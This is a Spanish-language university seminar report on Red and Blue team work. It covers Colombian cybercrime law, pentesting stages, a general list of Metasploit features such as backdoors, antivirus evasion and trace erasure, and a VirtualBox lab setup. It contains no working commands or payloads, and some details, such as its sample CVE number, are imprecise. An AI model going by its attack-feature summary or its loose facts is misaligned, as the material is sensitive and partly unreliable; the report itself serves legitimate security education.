CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

YULVER ALEXANDER ARIAS GONZALEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

YULVER ALEXANDER ARIAS GONZALEZ

Nombre

Luis Fernando Zambrano Hernández

Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

BOGOTA

2024

NOTA DE ACEPTACIÒN

____
____
____
____
____
____
____

____
Firma del Presidente de Jurado

____
Firma del Jurado

____
Firma del Jurado

Bogotá., 16 abril de 2024

DEDICATORIA

Con amor dedico este trabajo a mi familia, que con su apoyo incondicional he logrado avanzar con mi carrera profesional, así mismo con Dios por bendecir cada camino que doy y por brindarme salud, amor y virtud para lograr mis objetivos personales.

AGRADECIMIENTOS

Agradezco a los tutores de la UNAD por guiarnos en el mejor plan de nuestras vidas profesionales que es el conocimiento y el enseñar temas relacionados con la especialización, también a mi esposa e hija por impulsar mis sueños y expectativas quien estuvieron conmigo día y noche en horas de estudio.

CONTENIDO

LISTA DE TABLAS

LISTA DE FIGURAS

GLOSARIO

Vulnerabilidad: situación de una amenaza en un sistema de información.

Máquina Virtual: Software de virtualización el cual se configura de acuerdo a las necesidades que se requieren

Explotación de vulnerabilidades: Obtener acceso no autorizado a un sistema de información, compromete la integridad de la información.

Blue Team: Aseguramiento de todos los controles de seguridad en un proyecto tecnológico

Red Team: Equipo que ayuda a una organización a mejorar su esquema de seguridad

Purple Team: Mejora la comunicación entre los diferentes equipos Red team y Red team alineando sus objetivos ante la seguridad informática

Firewall: Herramienta de seguridad que cuenta con el monitoreo del tráfico de red y que decide si permite o no el tráfico en función de reglas

Payload: Es la parte donde se genera un código del malware que realice una acción maliciosa en un sistema de información

Respuesta de incidentes: Equipo que se encarga de responder de forma inmediata por un evento alto o critico sobre un servicio que afecta un ambiente productivo.

RESUMEN

Este documento explicara de forma detallada un informe técnico el cual describe como un sistema Windows está expuesto a diferentes vulnerabilidades asociados a los sistemas, esto por no contar con un sistema de seguridad óptimo para poder soportar los riesgos ocasionados por amenazas y virus, implementaremos un banco de trabajo desde VirtualBox de acuerdo al aprendizaje en etapas anteriores las cuales pondremos en prueba nuestro conocimiento para llevar acabo el éxito del laboratorio, así mismo nosotros como especialistas lograremos identificar bajo pruebas de penetración y payloads todo un proceso técnico con el fin de identificar las debilidades del sistema y contar con acceso directo al servidor para poder demostrar la debida explotación de vulnerabilidades, una vez obtenido lo anterior, realizaremos la remediación activando los protocolos de seguridad, políticas y herramientas de protección como antivirus y firewall, también resaltaremos la importancia de las debidas leyes que nos enseñaron durante este seminario especializado.

Palabras claves:
Blue Team
Firewall
Purple Team
Red Team
Vulnerabilidad

ABSTRACT

This document will explain in detail a technical report which describes how a Windows system is exposed to different vulnerabilities associated with the systems, this is due to not having an optimal security system to be able to withstand the risks caused by threats and viruses, we will implement a bank. of work from VirtualBox according to the learning in previous stages which we will test our knowledge to carry out the success of the laboratory, likewise we as specialists will be able to identify under penetration tests and payloads an entire technical process in order to identify the weaknesses of the system and have direct access to the server to be able to demonstrate the proper exploitation of vulnerabilities, once the above is obtained, we will carry out the remediation by activating the security protocols, policies and protection tools such as antivirus and firewall, we will also highlight the importance of the due laws that they taught us during this specialized seminar.

1 INTRODUCCIÓN

Resaltaremos la importancia en los diferentes equipos Blue team, Red team y Purple team como su mayor aliado en una empresa para robustecer la seguridad informática y dar la mejor respuesta ante incidentes de seguridad, así mismo analizaremos cada aspecto importante sobre herramientas, mejores prácticas, recomendaciones de fabricantes y demás alternativas de solución ante un evento de seguridad, emularemos un ataque real bajo un esquema de hacking ético sobre un servidor Linux como atacante y su víctima un servidor Windows, allí identificaremos las vulnerabilidades y sus puntos débiles como la inhabilidad de sus herramientas de seguridad, así mismo implementaremos medidas de protección y prevención ante incidentes robusteciendo el servidor de acuerdo a un aseguramiento de políticas y demás esquemas de seguridad que se adecuaran en este servidor para que no continue siendo víctima, en este caso el equipo Red Team y Blue Team llevaran a cabo todo este proceso de aseguramiento como primera línea de defensa ante un ataque cibernético.

2 OBJETIVOS

2.1 OBJETIVO GENERAL

Incrementar la efectividad en el trabajo arduo en los equipos Red Team y Blue team como valor importante en una organización para fortalecer las medidas de seguridad los cuales forman un único objetivo que es mejorar la ciberseguridad con esquemas de defensa y definiendo roles y responsabilidades.

2.2 OBJETIVOS ESPECÍFICOS

- Identificar de manera oportuna los riesgos y amenazas en la maquina Windows 10 y llevar a cabo remediaciones o recomendaciones para evitar esta explotación en un futuro.
- Implementar nuestros conocimientos en etapas anteriores para avanzar en la documentación sobre el aseguramiento de este servidor Windows 10 y conocer más afondo las buenas prácticas que se recomiendan para robustecer un sistema operativo.
- Analizar los niveles estratégicos para hardenizar un sistema y prevenir los riesgos que se pueda presentar en un futuro.

3 ESCENARIO 1

3.1 Ley 1273 del 2009

Como bien lo sabemos existen constantes ataques cibernéticos conocidos como virus, acceso no autorizado, phishing, Ransomware, malware, entre otros, por lo tanto, esta ley 1273 del 2009, “Ley de delitos informáticos”, resalta el objetivo principal de sancionar al delincuente que realiza estas actividades ilícitas violando la protección de la información y datos importantes de una empresa o persona.

Esta ley se divide en dos capítulos importantes que es la protección de la confidencialidad. Integridad y disponibilidad de la información y la segunda a infracciones cometidas por atentados informáticos, así mismo en esta ley aparece un bien jurídico que establece los delitos informáticos que pueden ser penalizados de acuerdo a las políticas de seguridad que esta ley establece como:

- Acceso abusivo a un sistema de información
- Interceptación de datos
- Daños informáticos a una infraestructura de una empresa
- Uso de software malicioso
- Violación de datos personales

Colombia ha sido víctima de delitos informáticos de acuerdo al avance tecnológico y a conocimientos avanzados por ciberdelincuentes, el cual hemos encontrado como fraudes, robo de servicios, sabotaje informático, y otro conocido y famoso es la modalidad a través del uso de redes sociales como Facebook, Instagram, YouTube, etc. Con este delito en redes sociales encontramos la pornografía infantil, perfiles falsos, Sexting, de acuerdo a lo anterior expuesto esta ley contiene un tratamiento penal para la persona que atente con la intimidad de otra persona. Un daño informático afecta gravemente la integridad de una empresa o persona de acuerdo a la situación, destrucción de información o pérdida económica que afecte a empleados, por este motivo el estado se compromete en velar por el cumplimiento de estas políticas, sin embargo estos daños producidos por delitos informáticos han ido creciendo de forma alarmante en Colombia, pero lo más preocupante es que los profesionales en derecho tienen que contar con una suficiente capacidad en imputar cargos al ciberdelincuente ya que una mala decisión puede afectar a una empresa o persona natural.

3.1.1 Multas de acuerdo a la Ley 1581 de 2012

Establece la ley 1581 del 2012 una multa a favor de la Superintendencia de Industria y Comercio por el equivalente de dos mil (2.000) salarios mínimos mensuales vigentes al momento del registro de la sanción por cometer estas infracciones sobre la privacidad y seguridad de la información personal, sin embargo la Superintendencia de industria y comercio evalúa la afectación para concluir la sanción, así mismo toda empresa ha pagado sanciones por cometer estas faltas graves a la protección de datos personales, cifras entre $80 millones para una empresa pequeña hasta $1350 millones para una empresa grande, también se considera una multa en no responder a una solicitud de un titular en borrar la información de la víctima el cual se le impone una sanción de 7.5 millones.

3.1.2 Etapas del Pentesting y etapa a resaltar Footprinting

3.1.3 Planificación y Recopilación de Información:

Definir los objetivos y su alcance de acuerdo al proyecto, se establecen las pruebas a realizar y los limitantes, así mismo se realiza un listado de los sistemas que se van a intervenir, esta etapa es netamente del levantamiento de información.

3.1.4 Análisis y descubrimiento:

Recopila toda la información del sistema como la fase anterior pero aquí se incluyen direcciones ips, configuraciones del sistema operativo, redes y el dominio del equipo, la idea es entender como está diseñado el servidor para lograr explorar.

3.1.5 Evaluación de vulnerabilidades:

Etapa importante donde se identifican todas las vulnerabilidades del equipo que se está analizando, es simplemente la identificación ya que no vamos a generar ninguna explotación o daño en el sistema, únicamente es lograr encontrar cuales de ellas son explotables las cuales podrían propiciar un ataque de un ciberdelincuente.

3.1.6 Explotación:

Explotar las vulnerabilidades detectadas por las herramientas y verificar el daño que se puede causar si lo realiza un delincuente.

3.1.7 Post-Explotación:

Análisis sobre el impacto que genero al realizar la explotación de las vulnerabilidades encontradas.

3.1.8 Informe y recomendaciones:

Realizar un informe detallado de los hallazgos encontrados durante el proceso de explotación y generar un plan de acción para robustecer o remediar las vulnerabilidades antes de que sean explotadas.

3.1.9 Footprinting:

Es una técnica utilizada como hacking ético el cual me recopila la información de la empresa, infraestructura o datos con el fin de realizar una explotación de vulnerabilidades, la manera de protegerse es vigilar los sistemas para validar si algún intruso está realizando algún tipo de seguimiento o levantamiento de información, así mismo el Footprinting genera un análisis de rastreo o consultando información pública o de redes sociales.

3.1.10 Funcionalidades del Metasploit Disponible en Kali Linux

Desde la consola de Metasploit cuenta con 900 exploit que nos permite utilizar para la explotación de vulnerabilidades, utilizamos comandos con NMAP desde la consola de Metasploit para invocar al objetivo, estos comandos nos ayudan a identificar los puertos abiertos, servicios asociados a esos puertos abiertos, vulnerabilidades que fueron descubiertas bajo el comando, etc.

De acuerdo a lo anterior, se requiere asignar un exploit al servicio que vamos a explotar, también configurar unas variables en el destino como el RHOST, el Payload y opciones para llegar a la fase de explotación.

Funcionalidades:

- Escanear y recopilación de información
- Identificar y explorar vulnerabilidades: Detección de vulnerabilidades y análisis de CVES
- Escalada de privilegios: Incorpora privilegios de administrador o root para la extracción de la información.
- Instalar backdoors: Permite la instalación de este componente en la consola de Metasploit para obtener información confidencial del objetivo
- Evasión de antivirus: Trabaja para que no sea detectable el bloqueo del antivirus

- Eliminación de rastros: Borrar la huella digital sobre el atacante

3.1.11 Que es un CVE:


Son códigos vulnerables que conforman una lista de fallas de seguridad informática que está disponible al público y en el servidor objetivo. un CVE, se refiere a una falla a la cual se le asignó una identificación con nomenclatura CVE.

Son advertencias de seguridad las cuales emiten a los proveedores y a los investigadores para subsanar o remediar estas vulnerabilidades tipo CVE, Los CVE también permiten que los especialistas en TI programen sus planes de acción para priorizar y solucionar los reportes negativos al CVE, y de esta forma actualizar los sistemas o migraciones a nuevas tecnologías o robustecer sus sistemas de información, hoy en día los CVE están cargados en herramientas de escaneo de vulnerabilidades y las identifica según su criticidad,(bajas, medias, altas y criticas)

EL punto a favor sobre el CVE, es la publicación de una entrada de CVE, se incluye el número de identificación (con el formato "CVE-2019-1233597"), es una descripción breve de la exposición o el punto vulnerable, y así mismo recomienda bajo enlaces las posibles remediaciones asociadas al CVE.

3.1.12 INSTALACIÓN BANCO DE TRABAJO


Figura 1 Configuración de red y performance Maquina Windows



Fuente: Elaboración propia

Nota: Se configuran 2G de memoria y 1CPU


Figura 2 Configuración de tarjetas de red



Fuente: Elaboración propia

Nota: Se configuran dos interfaces de red, un tipo NAT y el otro adaptador puente


Figura 3 Instalación del sistema operativo Windows 10



Fuente: Elaboración propia

Nota: Seleccionamos el idioma y continuamos con la configuración

Figura 4 Botón de instalación del S.O Windows 10




Fuente: Elaboración propia

Figura 5 Instalación completada Windows 10

Fuente: Elaboración propia

Nota: Se obtiene la instalación satisfactoria sobre el sistema operativo Windows 10 Home


Figura 6 Configuración de red y performance Maquina Kali Linux



Fuente: Elaboración propia

Nota: Se configuran 2G de memoria y 1CPU


Figura 7 Configuración de interfaces de red Kali Linux



Fuente: Elaboración propia

Nota: Se configuran dos interfaces de red, una NAT y el otro adaptador puente


Figura 8 Instalación del Sistema operativo Kali-Linux



Fuente: Elaboración propia

Nota: Distribución Linux, Debian de 64bits


Figura 9 Se completa la instalación de Kali-Linux



Fuente: Elaboración propia

Nota: Después de varios minutos se completa la instalación

